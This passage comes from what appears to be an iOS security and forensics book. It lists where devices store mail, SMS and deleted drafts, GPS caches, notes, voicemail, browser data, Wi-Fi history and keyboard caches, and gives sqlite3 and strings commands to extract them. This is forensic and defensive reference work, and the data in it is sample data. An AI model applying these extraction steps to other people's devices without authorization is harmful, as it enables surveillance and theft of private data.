1|I reset your password for the server to changeme123. It's the same as everyone else's password
:)
```

To dump the entire message database into single records, these two queries can be combined to create a single joined query:

```
sqlite> select * from messages, message_data where message_data.message_data_id =
messages.rowid;
```

The email database is another good candidate for string dumping, as deleted records are not immediately purged from the file.

Mail Attachments and Message Files

In addition to storing mail content, mail attachments are often stored on the file system. Within the *Mail* directory, you'll find directories pertaining to each mail account configured on the device. Walking down this directory structure, you may find a number of accounts whose folders have an *Attachments* folder, INBOX, folder, and others. When a passcode is used on the device, attachments are similarly encrypted using data protection. You learned how to defeat this encryption in Chapter 3.


You may also find a number of *Messages* folders. These folders contain email messages downloaded from the server. While many messages are stored in the *Protected Index* file, you may also find the raw messages themselves stored as files with *.emlx* extensions in these directories.

Consolidated GPS Cache

The consolidated GPS cache can be found as early as iOS 4 and is located in */private/var/root/Caches/locationd/consolidated.db*. This cache contains two sets of tables: one set of harvest tables, fed into the device from Apple, and one set of location tables, sent to Apple. The harvest tables assist with positioning of the device. The `WifiLocation` and `CellLocation` tables contain information cached locally by the device and include WiFi access points and cellular towers that have come within range of the device at a given time, and include a horizontal accuracy (in meters), believed to be a guestimate at the distance from the device. A timestamp is provided with each entry.

The `WifiLocations` table provides a number of MAC addresses corresponding to access points seen at the given coordinates. This too can be useful in pinpointing the location of a device at a given time, and also help to determine which access points were within range. Regardless of whether the user connected to any given wireless network, the MAC address and location could still be harvested when the GPS is active. This should be of particular concern when activating the GPS within wireless range of a secure facility.

The data in these tables do not suggest that the device's owner connected to, or was even aware of the towers or access points within range. The device itself, rather, builds its own internal cache, which it later sends to Apple to assist with positioning. Think of this cache as a war-driving cache, and each GPS-enabled iOS device as Apple's personal war driver.



	MAC	Timestamp	Latitude	Longitude	HorizontalAccurac	Altitude	VerticalAccurac
81	0:24:1e:33:db:ae	326408090.85749	42.95314437	-71.41632592	50.0	0.0	-1.
82	0:26:f2:92:75:d4	326408090.85749	42.9574353	-71.41427409	50.0	0.0	-1.
83	68:7f:74:8d:d0:58	326408090.85749	42.95765024	-71.41404753	123.0	0.0	-1.
84	68:7f:74:d5:2c:df	326408090.85749	42.95496928	-71.41609907	127.0	0.0	-1.
85	0:1f:33:c2:bb:92	326408090.85749	42.95748549	-71.41426157	50.0	0.0	-1.
86	0:23:69:b2:18:47	326408090.85749	42.95749443	-71.41427606	50.0	0.0	-1.
87	0:23:69:ca:e6:ea	326408090.85749	42.95022243	-71.39472317	119.0	0.0	-1.
88	e0:91:f5:eb:ad:b0	326408090.85749	42.95008069	-71.39472681	86.0	0.0	-1.
89	e0:91:f5:5f:46:ce	326408090.85749	42.95005047	-71.39472758	56.0	0.0	-1.
90	0:22:75:a5:b0:b4	326408090.85749	42.95006489	-71.39471405	65.0	0.0	-1.
91	0:1d:7e:da:e7:2c	326408090.85749	42.95011407	-71.39451098	96.0	0.0	-1.
92	0:18:39:98:8d:9d	326408090.85749	42.94386392	-71.40695923	50.0	0.0	-1.
93	0:22:75:11:38:d3	326408090.85749	42.95013022	-71.39438432	139.0	0.0	-1.
94	68:7f:74:af:28:5	326408090.85749	42.95028662	-71.39430636	175.0	0.0	-1.
95	68:7f:74:d1:e4:9b	326408090.85749	42.95595741	-71.41618269	154.0	0.0	-1.
96	0:23:69:ed:37:f3	326408090.85749	42.94366216	-71.4068675	117.0	0.0	-1.
97	0:16:b6:d6:79:cb	326408090.85749	42.94393348	-71.40950834	61.0	0.0	-1.
98	0:18:f8:ac:82:8c	326408090.85749	42.95176267	-71.393588	50.0	0.0	-1.
99	0:23:69:aa:5c:6	326408090.85749	42.95156407	-71.39354544	87.0	0.0	-1.
100	0:16:b6:e2:4b:83	326408092.962347	42.95248979	-71.40632259	278.0	0.0	-1.
101	0:1c:10:40:7d:40	326408092.962347	42.95210438	-71.40660172	248.0	0.0	-1.
102	0:c:41:4a:4:44	326408092.962347	42.9523186	-71.40558737	220.0	0.0	-1.
103	0:16:1:b9:67:17	326408092.962347	42.95201545	-71.40680325	260.0	0.0	-1.
104	0:1e:52:7b:cf:5c	326408092.962347	42.95153492	-71.40677791	234.0	0.0	-1.
105	0:1c:10:19:bd:6e	326408092.962347	42.95339214	-71.40515738	134.0	0.0	-1.
106	0:18:f8:57:6b:25	326408092.962347	42.95339506	-71.40475696	139.0	0.0	-1.

Figure 5-3. A sample consolidated GPS cache from an iOS 4.2 device.

Notes

The notes database is located at */private/var/mobile/Library/Notes/notes.sqlite* and contains the notes stored for the device's built-in Notes application. It's one of the simplest applications on the device, and therefore has one of the simplest databases. Corporate employees often use the simplest, and least secure application on the device to store the most sensitive, confidential information. With the advent of Siri, notes are even easier to create.

```
$ sqlite3 notes.sqlite
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> select ZCREATIONDATE, ZTITLE, ZSUMMARY, ZCONTENT
   ...>      from ZNOTE, ZNOTEBODY where ZNOTEBODY.Z_PK= ZNOTE.rowid;
ZCREATIONDATE|ZTITLE|ZSUMMARY|ZCONTENT
```

```
321554138|Bank Account Numbers|Bank Account Numbers|Bank Account
Numbers<div><br></div><div>First Secure Bank</div><div>Account Number 310720155454</div>
```

In some cases, deleted notes can be recovered by performing a `strings` dump of this database. Performing a `strings` dump is just as straightforward:

```
$ strings notes.sqlite
```

Photo Metadata

The file */private/var/mobile/Library/PhotoData/Photos.sqlite* contains a manifest of photos stored in the device's photo album. The `Photos` table contains a list of photos and their path on the device, resolution, as well as a timestamp of when the photo was recorded or modified.

```
$ sqlite3 Photos.sqlite
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> select * from Photo;
primaryKey|type|title|captureTime|width|height|userRating|flagged|thumbnailIndex|orientation|dir
ectory|filename|duration|recordModDate|savedAssetType
1|0|IMG_0001|340915581.0|640|960|0|0|0|1|DCIM/100APPLE|IMG_0001.PNG|0.0|340915581.975359|0
2|0|IMG_0002|340915598.0|640|960|0|0|1|1|DCIM/100APPLE|IMG_0002.PNG|0.0|340915598.605318|0
```

The `PhotoAlbum` table also contains a list of photo albums stored on the device.

```
sqlite> select * from PhotoAlbum;
primaryKey|kind|keyPhotoKey|manualSortOrder|title|uid|slideshowSettings|objC_class
1|1000|0|130|saved photos|8+uXBMbtRDCORIYc7uXCCg||PLCameraAlbum
```

SMS Messages

The SMS message database contains information about SMS messages sent and received on the device. This includes the phone number of the remote party, timestamp, actual text, and various carrier information. The file can be found on the device's media partition in */private/var/mobile/Library/SMS/sms.db*.

```
$ sqlite3 sms.db
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .headers on
sqlite> select * from message;
ROWID|address|date|text|flags|replace|svc_center|group_id|association_id|
height|UIFlags|version
6|2125551234|1213382708|The password for the new cluster at 192.168.32.10 is root / changeme123.
I forgot how to change it. That's why I send this information out of band. We should be safe
since we have the 123 in the password.|3|0||3|1213382708|38|0|0
```

Like the call history database, the SMS database also has a `flags` field, identifying whether the message was sent or received. The value of the low-order bit determines which direction the message was going. Messages that were sent will have this bit set, meaning the `flags` value will be odd. If the message was received, the bit will be clear, meaning the `flags` value will be even.

The SMS messages database is also a great candidate for a `strings` dump, to recover deleted records that haven’t been purged from the file. An example follows of an SMS message that had been deleted for several days, but was still found in the SMS database:

```
$ strings sms.db
12125551234HPs
Make sure you delete this as soon as you receive it. Your new password on the server is
poohbear9323.
```

Safari Bookmarks

The file */private/var/mobile/Library/Safari/Bookmarks.db*

```
$ sqlite3 Bookmarks.db
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .headers on
sqlite> select title, url from bookmarks;
O'Reily Media|http://www.oreilly.com
```

Safari bookmarks may have been set directly through the device's GUI, or represent copies of the bookmarks stored on the user's desktop machine.

SMS Spotlight Cache

The Spotlight caches, found in */private/var/mobile/Library/Spotlight*, contain SQLite databases caching both active and long deleted records from various sources. Inside this folder, you'll find a spotlight cache for SMS messages named *com.apple.MobileSMS*. The file *SMSSeaerchdb.sqlitedb* contains a Spotlight cache of SMS messages, names, and phone numbers of contacts they are (or were) associated with. The Spotlight cache contains SMS messages long after they've been deleted from the SMS database, and further looking into deleted records within the spotlight cache can yield even older cached messages.

Safari Web Caches

The Safari web browsing cache can provide an accurate accounting of objects recently downloaded and cached in the Safari browser. This database lives in */private/var/mobile/Library/Caches/com.apple.mobilesafari/Cache.db*. Inside this file, you'll find cached URLs for objects recently cached as well as binary data showing the web server's response to the object request, as well as some binary data for the objects themselves. The *cfurl_cache_response* table contains the responses themselves, including URL, and the timestamp of the request. The *cfurl_cache_blob_data* table contains server response headers and protocol information. Finally, the *cfurl_cache_receiver_data* table contains the actual binary data itself. Keep in mind, not all objects are cached here; primarily small images, javascript, and other small objects. It is a good place for an attacker to look for trace nonetheless.

Web Application Cache

The file */private/var/mobile/Library/Caches/com.apple.WebAppCache/ApplicationCache.db* contains a database of cached objects associated with web apps. These typically include images, HTML, JavaScript, style sheets and other small, often static objects.

WebKit Storage

Some applications cache data in WebKit storage databases. Safari also stores information from various sites in WebKit databases. The */private/var/mobile/Library/WebKit* directory contains a *LocalStorage* directory with unique databases for each website. Often, these local storage databases can also be found within a third party application's Library folder, and contain some cached information downloaded or displayed in the application. The application or website can define their own local data, and so the types of artifacts found in these databases can vary. The Google website cache may, for example, store search queries and suggestions, while other applications may store their own types of data. It's good to scan through WebKit caches to find any loose trace information that may be helpful in your investigation.

Voicemail

The voicemail database contains information about each voicemail stored on the device, and includes the sender's phone number and callback number, the timestamp, the message duration, the expiration date of the message, and the timestamp (if any) denoting when the message was moved to the trash. The voicemail database is located in */private/var/mobile/Library/Voicemail/voicemail.db*, while the voicemail recordings themselves are stored as AMR codec audio files in the directory */private/var/mobile/Library/Voicemail/*.

```
$ sqlite3 voicemail.db
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .headers on
sqlite> select * from voicemail;
ROWID|remote_uid|date|token|sender|callback_num|duration|expiration|
trashed_date|flags 1|100067|1213137634|Complete|2125551234|2125551234|
14|1215731046|234879555|11
sqlite>
```

The audio files themselves can be played by any media player supporting the AMR codec. The most commonly used players include QuickTime and VLC.

Reverse Engineering Remnant Database Fields

When file data has aged to the degree that it has been corrupted by overwrites with new files stored on the device, it may not be possible to directly mount the database. For example, old call records from nine months prior may only be present on disk as fragments of the call history database. When this occurs, it may be necessary to reverse engineer the byte values on disk back into their actual timestamp, flag, or other values if it's material to the case.

Using a test device with the same version of operating firmware, control information can be directly inserted into a SQLite database. Because you'll know the values of the control information being inserted, you'll be able to identify their appearance and relative location as stored within the file.

Consider the `call_history.db` database, which contains the device's call history. Many older copies of the call history database may be present on the device, and each field contains a specific Unix timestamp. To determine the format in which values are stored in the database, mount a live database on a test device and insert your own control data into the fields:

```
$ sqlite3 call_history.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .headers on
sqlite> select * from call;
ROWID|address|date|duration|flags|id
sqlite> insert into call(address, date, duration, flags, id)
values(123456789,987654321,336699,9,777);
```

Use values of a length consistent with the data stored on the device. Once added, Transfer the database file to the desktop machine and open it in a hex editor. You'll find the `address` field stored in plain text, giving you an offset to work from. By analyzing the data surrounding the offset, you'll find the control values you inserted to be at given relative offsets from the clear text data. The four bytes following the actual clear text `123456789`, `3A DE 68 B1`, represent the value inserted into the date field, `987654321`. A simple perl script can be used to demonstrate this.

```
$ perl -e 'printf("%d", 0x3ADE68B1);'
987654321
```


Similarly, the next three bytes, `05 23 3B`, represent the value added to the duration field

```
$ perl -e 'printf("%d", 0x05233B);'
336699
```

And so on. After repeating this process with consistent results, you'll identify the raw format of the SQLite fields stored in the database, allowing you to interpret the raw fragments on disk back into their respective timestamps and other values.

The SQLite project is open source, and so you can have a look at the source code for the actual SQLite header format at http://www.sqlite.org.

Figure 5-4. Raw field data from a call history database



call_history.db

```
00003450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003480  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003490  00 00 00 1A 86 3B 07 00 1F 04 03 01 02 31 32 33  .....;.......123
000034A0  34 35 36 37 38 39 3A DE 68 B1 05 23 3B 09 03 09  456789:.h..#;...
000034B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000034C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000034D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000034E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000034F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003570  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003580  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003590  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000035A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000035B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000035C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000035D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000035E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000035F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003600  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

13,856 out of 17,408 bytes

SMS Drafts

Sometimes even more interesting than sent or received SMS messages are SMS drafts. Drafts are stored whenever an SMS message is typed, and then abandoned. Newer versions of iOS store a large cache of older drafts, with no mechanism to purge them provided to the user. SMS drafts live in */private/var/mobile/Library/SMS/Drafts*. Each draft is contained in its own folder, which is time stamped identifying when the message was typed and then abandoned.

```
$ ls -lad private/var2/mobile/Library/SMS/Drafts/SMS-5711.draft/message.plist
-rw-r--r--  1 root  staff  442 May  6 08:48 Drafts/SMS-5711.draft/message.plist

$ cat Drafts/SMS-5711.draft/message.plist
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
  <key>markupString</key>
  <string>Word has it, we're going to buy 10M shares of AAPL stock on September 14. I shouldn't
be telling you this.</</string>
  <key>resources</key>
  <array/>
  <key>textString</key>
  <string> Word has it, we're going to buy 10M shares of AAPL stock on September 14. I shouldn't
be telling you this.</string>
</dict>
</plist>
```

Property Lists

Property lists are XML manifests used to describe various configurations, states, and other stored information. Property lists can be formatted in either ASCII or binary format. When formatted for ASCII, a file can be easily read using any standard text editor, as the data appears as XML.

When formatted for binary, a property list file must be opened by an application capable of reading or converting the format to ASCII. Mac OS X includes a tool named Property List Editor. This can be launched by simply double-clicking on a file ending with a *.plist* extension. Newer version of Xcode will view property lists using the DashCode application.

Other tools can also be used to view binary property lists.

- An online tool at http://140.124.181.188/~khchung/cgi-bin/plutil.cgi can convert property lists to ASCII format. The website is a simple wrapper for an online conversion script hosted at http://homer.informatics.indiana.edu/cgi-bin/plutil/plutil.cgi/.
- Source code for an open source property list converter is available on Apple’s website at http://www.opensource.apple.com/darwinsource/10.4/CF-368/Parsing.subproj/CFBinaryPList.c. You’ll have to compile and install the application yourself, and an Apple developer account is required. However, registration is free of charge.
- A Perl implementation of Mac OS X’s `plutil` utility can be found at http://scw.us/iPhone/plutil/. This can be used to convert binary property lists to ASCII format so they can be read with Notepad.

Important Property List Files

The following property lists are stored on iOS devices and may contain useful information for an attacker.

/private/var/root/Library/Caches/locationd/cache.plist

The Core Location cache contains cached information about the last time the GPS was used on the device. The timestamp used in this file is created as the time interval from January 1, 2001.

/private/var/mobile/Library/Maps/History.plist

Contains the Google Maps history. This is in XML format and includes the addresses of any direction lookups, longitude and latitude, query name (if specified), the zoom level, and the name of the city or province where the query was made. Example 5-1 shows a sample of the format.

Example 5-1. Cached map lookup for Stachey’s Pizzeria in Salem, NH

```
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>HistoryItems</key>
        <array>
                <dict>
                        <key>EndAddress</key>
                        <string>517 S Broadway # 5 Salem NH 03079</string>
                        <key>EndAddressType</key>
                        <integer>0</integer>
                        <key>EndLatitude</key>
                        <real>42.753463745117188</real>
                        <key>EndLongitude</key>
                        <real>-71.209228515625</real>
                        <key>HistoryItemType</key>
                        <integer>1</integer>
                        <key>StartAddress</key>
                        <string>Bracken Cir</string>
                        <key>StartAddressType</key>
                        <integer>2</integer>
                        <key>StartLatitude</key>
                        <real>42.911163330078125</real>
                        <key>StartLongitude</key>
                        <real>-71.570281982421875</real>
                </dict>
                <dict>
                        <key>HistoryItemType</key>
                        <integer>0</integer>
                        <key>Latitude</key>
                        <real>32.952716827392578</real>
                        <key>LatitudeSpan</key>
                        <real>0.023372650146484375</real>
                        <key>Location</key>
                        <string>Salem</string>
                        <key>Longitude</key>
                        <real>-71.477653503417969</real>
                        <key>LongitudeSpan</key>
                        <real>0.0274658203125</real>
                        <key>Query</key>
                        <string>Stachey's</string>
                        <key>SearchKind</key>
                        <integer>2</integer>
                        <key>ZoomLevel</key>
                        <integer>15</integer>
                </dict>
        </array>
</dict>
</plist>
```

/private/var/mobile/Library/Preferences

Various property lists containing configuration information for each application and service on the device. If third-party "jailbreak" applications have been installed on the device, they will also store their own configuration files here. Among these include *com.apple.AppStore.plist*, which contains the last store search, *com.apple.accountsettings.plist*, which contains a list of synchronized mail accounts (such as Exchange) with usernames, host names, and persistent UUIDs, and others files.

/private/var/mobile/Library/Caches/com.apple.mobile.installation.plist

A property list containing a list of all installed applications on the device, and the file paths to each application. Much detailed information is available about applications from this file, including whether the application uses a network connection, and even what compiler the application was built with. This can aide in attacking binaries of installed applications.

/private/var/mobile/Library/Preferences/com.apple.mobilephone.plist

Contains the `DialerSavedNumber`, which is the last phone number entered into the dialer – regardless of whether it was dialed or not.

/private/var/mobile/Library/Preferences/com.apple.mobilephone.speeddial.plist

Contains a list of contacts added to the phone application's favorites list

/private/var/mobile/Library/Preferences/com.apple.youtube.plist

Contains a history of recently viewed YouTube videos

/private/var/mobile/Library/Preferences/com.apple.accountsettings.plist

A list of mail accounts configured on the device

/private/var/mobile/Library/Preferences/com.apple.conference.history.plist

A history of phone numbers and other accounts that have conferenced using FaceTime.

/private/var/mobile/Library/Preferences/com.apple.Maps.plist

Contains the last longitude and latitude coordinates viewed in the Google Maps application, and the last search query made.

/private/wireless/Library/Preferences/com.apple.commcenter.plist

Contains the ICCID and IMSI, useful in identifying the SIM card last used in the device.

/private/var/mobile/Library/Preferences/com.apple.mobilesafari.plist

Contains a list of recent searches made through Safari. This file does not appear to get erased when the user deleted their browser cache or history, so this file may contain information, even if the user attempted to reset Safari.

/private/var/mobile/Library/Safari/Bookmarks.plist.anchor.plist

The timestamp identifying the last time Safari bookmarks were modified.

/private/var/mobile/Library/Safari/History.plist

Contains the Safari web browser history since it was last cleared.

/private/var/mobile/Library/Safari/SuspendState.plist

Contains the last state of the web browser, as of the last time the user pressed the Home button, powered off the iPhone, or the browser crashed. This contains a list of windows and websites that were open so that the device can reopen them when the browser resumes, and represents a snapshot of the last web pages looked at by a suspect.

/private/var/root/Library/Lockdown/data_ark.plist

Stored in the root user's library, this file contains various information about the device and its account holder. This includes the owner's Apple Store ID, specified with `com.apple.mobile.iTunes.store-AppleID` and `com.apple.mobile.iTunes.store-UserName`, time zone information, SIM status, the device name as it appears in iTunes, and the firmware revision. This file can be useful when trying to identify external accounts belonging to the user.

/private/var/root/Library/Lockdown/pair_records

This directory contains property lists with private keys used for pairing the device to a desktop machine. These records can be used to determine what desktop machines were paired and synced with the device. Certificates from this file will match certificates located on the desktop.

/private/var/preferences/SystemConfiguration/com.apple.wifi.plist

Contains a list of previously known WiFi networks, and the last time each was joined. This is particularly useful when the attacker is trying to determine what wireless networks the device normally connects to. This can be used to determine other potential geographical history of a device. Example 5-2 shows the pertinent information found in each WiFi network entry.

Example 5-2, Known WiFi network entry

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
        <key>AllowEnable</key>
        <integer>1</integer>
        <key>Custom network settings</key>
        <dict/>
        <key>JoinMode</key>
        <string>Automatic</string>
        <key>List of known networks</key>
        <array>
                <dict>
                        <key>AGE</key>
                        <integer>640</integer>
                        <key>APPLE80211KEY_BSSID_CURRENT</key>
                        <string>0:18:1:f7:67:00</string>
                        <key>APPLE80211KEY_BSSID_SAVED</key>
                        <string>0:18:1:f7:67:00</string>
                        <key>AP_MODE</key>
                        <integer>2</integer>
                        <key>ASSOC_FLAGS</key>
                        <integer>2</integer>
                        <key>AuthPasswordEncryption</key>
                        <string>SystemKeychain</string>
                        <key>BEACON_INT</key>
                        <integer>10</integer>
                        <key>BSSID</key>
                        <string>0:18:1:f7:67:00</string>
                        <key>CAPABILITIES</key>
                        <integer>1073</integer>
                        <key>CHANNEL</key>
                        <integer>6</integer>
                        <key>CHANNEL_FLAGS</key>
                        <integer>8</integer>
                        <key>HIDDEN_NETWORK</key>
                        <false/>
                        <key>IE</key>
                        <data>
                        </data>
                        <key>NOISE</key>
                        <integer>0</integer>
                        ...

                        <key>SSID_STR</key>
                        <string>GGSD4</string>
                        <key>SecurityMode</key>
                        <string>WPA2 Personal</string>
                        <key>WEPKeyLen</key>
                        <integer>5</integer>
                        ...

                        <key>lastJoined</key>
                        <date>2008-10-08T20:56:48Z</date>
                        <key>scanWasDirected</key>
                        <false/>
                </dict>
```

/private/var/preferences/SystemConfiguration/com.apple.network.identification.plist

Similar to the list of known WiFi networks, this file contains a cache of IP networking information. This can be used to show that the device had previously been connected to a given service provider. The information contains previous network addresses, router addreses, and name servers used. A timestamp for each network is also provided. Because most networks run NAT, you're not likely to obtain an external network address from this cache, but it can show that the device was operating on a given network at a specific time.

/private/var/root/Library/Preferences/com.apple.preferences.network.plist

Specifies whether airplane mode is presently enabled on the device.

Other Important Files

This section lists some other potentially valuable files to an attacker. Depending on what facilities on the device your application uses, some of your data may be written to some of these files and directories.

/private/var/mobile/Library/Cookies/Cookies.binarycookies

Contains a standard binary cookie file containing cookies saved when web pages are displayed on the device. These can be a good indication of what websites the user has been actively visiting, and whether he has an account on the site. The Safari history is also important in revealing what sites the user has recently visited, while the cookies file can sometimes contain more long term information.

/private/var/mobile/Media/Photos/

This directory contains photo albums synced from a desktop machine. Among other directories, you will find a Thumbs directory, which, in spite of its name, appears to contain full size images from the photo album.

/private/var/mobile/Media/DCIM/

Photos taken with the device’s built-in camera, screenshots, and accompanying thumbnails.

/private/var/mobile/Library/Caches/Safari/

In this directory, you’ll find a *Thumbnails* directory containing screenshots of recently viewed web pages, along with a timestamp of when the thumbnail was made. You’ll also find a property list named *RecentSearches.plist*, containing the most recent searches entered into Safari’s search bar.

/private/var/mobile/Library/Keyboard/dynamic-text.dat

A binary keyboard cache containing ordered phrases of text entered by the user. This text is cached as part of the device’s auto-correct feature, and may appear from entering text within any application on the device. Often, text is entered in the order it is typed, enabling you to piece together phrases or sentences of typed communication. Be warned, however, that it’s easy to misinterpret some of this information, as it is a hodgepodge of data typed from a number of different applications. Think of it in terms of a keyboard logger. To avoid writing data to this cache, turn auto-correct off in text fields whose input should remain private, or consider writing your own keyboard class for your application.

The text displayed may be out of order or consist of various “slices” of different threads assembled together. View it using a hex editor or a paging utility such as `less`.

/private/var/mobile/Library/SpringBoard/LockBackground.cpbitmap

The current background wallpaper set for the device. This is complemented with a thumbnail named *LockBackgroundThumbnail.jpg* in the same directory.

/private/var/mobile/Library/WebClips

/private/var/mobile/Media/WebClips

Contains a list of web pages assigned as buttons on the device's home screen. Each page will be housed in a separate directory containing a property list named *Info.plist*. This property list contains the title and URL of each page. An icon file is also included in each web clip directory.

/private/var/mobile/Media/iTunes_Control/Music

Location of all music synced with the device.

/private/var/mobile/Library/Caches/Snapshots

Screenshots of the most recent states of applications at the time they were suspended (typically by pressing the home button or receiving a phone call). Every time an application suspends into the background, a snapshot is taken to produce desired aesthetic effects. This allow an attacker to view the last thing a user was looking at, and if they can scrape deleted files off of a raw disk image, they can also file multiple copies of the last thing a user was looking at. Third party applications have their own snapshot cache inside their application folder. You'll learn how to prevent unwanted screen captures from being made later on in this book.

